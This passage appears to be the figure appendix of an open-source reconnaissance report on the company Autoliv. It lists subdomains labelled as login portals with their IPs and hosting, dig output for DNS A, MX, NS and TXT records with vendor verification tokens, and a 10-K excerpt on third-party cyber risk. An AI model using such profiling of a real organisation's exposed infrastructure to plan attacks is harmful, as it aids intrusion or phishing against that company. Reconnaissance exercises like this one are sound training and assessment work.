
AutoLiv Careers Page Loads Publicly *Figure 11*




Login Portals Identified via DNSDumpster *Figure 12*

appgw-musc.autoliv.com	20.88.224.199	ASN:8075 20.64.0.0/10	MICROSOFT-CORP-MSN-AS-BLOCK - Microsoft Corporation United States	https: Microsoft-Azure-Application-Gateway/v2 title: 404 Not Found cn: apim.autoliv.com o: Autoliv Aktiebolag	2
desktop-ap.autoliv.com	202.135.14.54 desktop-ap.autoliv.com	ASN:2687 202.135.0.0/16	ATGS-MMD-AS - AT&T Enterprises, LLC Australia	http: unknown server tech: Apache HTTP Server https: unknown server tech: Apache HTTP Server	1
desktop-eu.autoliv.com	213.62.152.181 desktop-eu.autoliv.com	ASN:2686 213.62.0.0/16	ATGS-MMD-AS - AT&T Enterprises, LLC The Netherlands	https: unknown server tech: Apache HTTP Server	1
desktop-na.autoliv.com	12.106.164.21 desktop-na.autoliv.com	ASN:7018 12.0.0.0/9	ATT-INTERNET4 - AT&T Enterprises, LLC United States	http: unknown server tech: Apache HTTP Server https: unknown server tech: Apache HTTP Server	2
desktop-test.autoliv.com	213.62.152.196 desktop-test.autoliv.com	ASN:2686 213.62.0.0/16	ATGS-MMD-AS - AT&T Enterprises, LLC The Netherlands		1
dv-apim.autoliv.com	20.31.36.24	ASN:8075 20.0.0.0/11	MICROSOFT-CORP-MSN-AS-BLOCK - Microsoft Corporation The Netherlands	https: Microsoft-Azure-Application-Gateway/v2 title: 404 Not Found cn: apim.autoliv.com o: Autoliv Aktiebolag	2

AutoLiv Job Postings *Figure 13*



Third-Party Platform (TeamTailor) used for career pages *Figure 14*




AutoLiv 2024 Annual Sustainability Report / 10-K Page 17 *Figure 15*


Third parties that maintain certain of our confidential and proprietary information could experience a cybersecurity incident

We rely on third parties to provide or maintain some of our IT systems, data centers and related services and do not exercise direct control over these systems. Despite the implementation of security measures at third party locations, these IT systems, data centers and cloud services are also vulnerable to security breaches or other disruptions. Additionally, we and certain of our third-party vendors, collect and store personal information in connection with human resources operations and other aspects of our business. While we obtain assurances that any third parties to whom we provide data will protect this information and, where we deem appropriate, monitor the protections they employ, there remains a risk that the confidentiality of data held by us or by third parties may be compromised, exposing us to liability for such breach.


AutoLiv Press Releases *Figure 16*




AutoLiv Locations *Figure 17*




AutoLiv Governance Page *Figure 18*




Analytic and Tracking via BuiltWith.com *Figure 19*




Content Management System via BuiltWith.com *Figure 20*




Frameworks via BuiltWith.com *Figure 21*




SSL Certificates via BuiltWith.com *Figure 22*




Web Hosting / Servers via BuiltWith.com *Figure 23*



Kali Linux “dig -v” *Figure 24*



Kali Linux “dig autoliv.com” *Figure 25*




```
┌──(kali㉿kali)-[~]
└─$ dig autoliv.com

; <<>> DiG 9.20.15-2-Debian <<>> autoliv.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50079
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;autoliv.com.                   IN      A

;; ANSWER SECTION:
autoliv.com.            20659   IN      A       52.17.142.199

;; Query time: 16 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Sun Feb 01 22:38:57 EST 2026
;; MSG SIZE  rcvd: 56
```

Kali Linux “dig MX autoliv.com” *Figure 26*

```
┌──(kali㉿kali)-[~]
└─$ dig MX autoliv.com

; <<>> DiG 9.20.15-2-Debian <<>> MX autoliv.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52733
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;autoliv.com.                   IN      MX

;; ANSWER SECTION:
autoliv.com.            430     IN      MX      5 mx2.autoliv.c3s2.iphmx.com.
autoliv.com.            430     IN      MX      5 mx1.autoliv.c3s2.iphmx.com.

;; Query time: 16 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Sun Feb 01 22:44:47 EST 2026
;; MSG SIZE  rcvd: 99
```

Kali Linux “dig NS autoliv.com” *Figure 27*




```
┌──(kali㉿kali)-[~]
└─$ dig NS autoliv.com

; <<>> DiG 9.20.15-2-Debian <<>> NS autoliv.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5082
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;autoliv.com.                   IN      NS

;; AUTHORITY SECTION:
autoliv.com.            1685    IN      SOA     dns1.p01.nsone.net. hostmaster.nsone.net. 1742982091 43200 7200 1209600 86400

;; Query time: 12 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Sun Feb 01 22:46:03 EST 2026
;; MSG SIZE  rcvd: 105
```

Kali Linux “dig TXT autoliv.com” *Figure 28*


```
┌──(kali㉿kali)-[~]
└─$ dig TXT autoliv.com
;; Truncated, retrying in TCP mode.

; <<>> DiG 9.20.15-2-Debian <<>> TXT autoliv.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51151
;; flags: qr rd ra; QUERY: 1, ANSWER: 23, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;autoliv.com.                   IN      TXT

;; ANSWER SECTION:
autoliv.com.            400     IN      TXT     "docusign=3d83e41d-4f4c-4b12-9504-cbcec5494936"
autoliv.com.            400     IN      TXT     "onetrust-domain-verification=0dee2426fd874d70bf3e5c37c948f281"
autoliv.com.            400     IN      TXT     "tb5+fNRnV3RL2nYaiS2+olIm4ZQVfJeglLryDJq17JCGaq4LAEmDUYFWDR+rfel8Meb3PdFjflMSadKC8LhQCg=="
autoliv.com.            400     IN      TXT     "UFf6dbu0gBbUB63fi2QNJZyefWg/txSHb/LuzD0u2nTODQP/ja8wqkipkcP52ao6Bvn7fus9c9Ytqrx3zvyKCQ=="
autoliv.com.            400     IN      TXT     "onetrust-domain-verification=3480bdda0e3a4021bc0116f3eb56611f"
autoliv.com.            400     IN      TXT     "9bbc87762d7749fd9765fcc398772659"
autoliv.com.            400     IN      TXT     "apple-domain-verification=tFSM7KAfWlUAdu7x"
autoliv.com.            400     IN      TXT     "include:144238710.spf02.hubspotemail.net"
autoliv.com.            400     IN      TXT     "atlassian-domain-verification=qzpZFn4J4fQIng6lFVyQVGJYekMvN7GcqSJmWLzBs4xi7a230pUXj/s00g3XhlcQ"
autoliv.com.            400     IN      TXT     "airtable-verification=b179bdf661472c6861340160ee611437"
autoliv.com.            400     IN      TXT     "dropbox-domain-verification=u27ho5ag9ysa"
autoliv.com.            400     IN      TXT     "MS=ms96251990"
autoliv.com.            400     IN      TXT     "7194bad0b62b4d80860cf72ed56e9352"
autoliv.com.            400     IN      TXT     "onetrust-domain-verification=2de7d0354e754eed94fe15878daea5ef"
autoliv.com.            400     IN      TXT     "miro-verification=e4aeb3ef83912df1a3f95cf4768894d957fcd1c4"
autoliv.com.            400     IN      TXT     "dropbox-domain-verification=xkr52r2af6dy"
autoliv.com.            400     IN      TXT     "adobe-idp-site-verification=9f8e1fc40b81ca89df4d05241308ff009a9950d37aff8ef20ce47efb85c1a6a3"
autoliv.com.            400     IN      TXT     "vmware-cloud-verification-ad18419c-3ef1-4cf6-9e10-40d96d04c3bb"
autoliv.com.            400     IN      TXT     "pardot935833=fd7b25df700d18ee0ba89b7efb9d03377a72b95f77211931394cfb6bb4036f4b"
autoliv.com.            400     IN      TXT     "google-site-verification=SFqv8WZxIeAshnQ8CdPiIufUHPPFuDqJXIZHntSn56c"
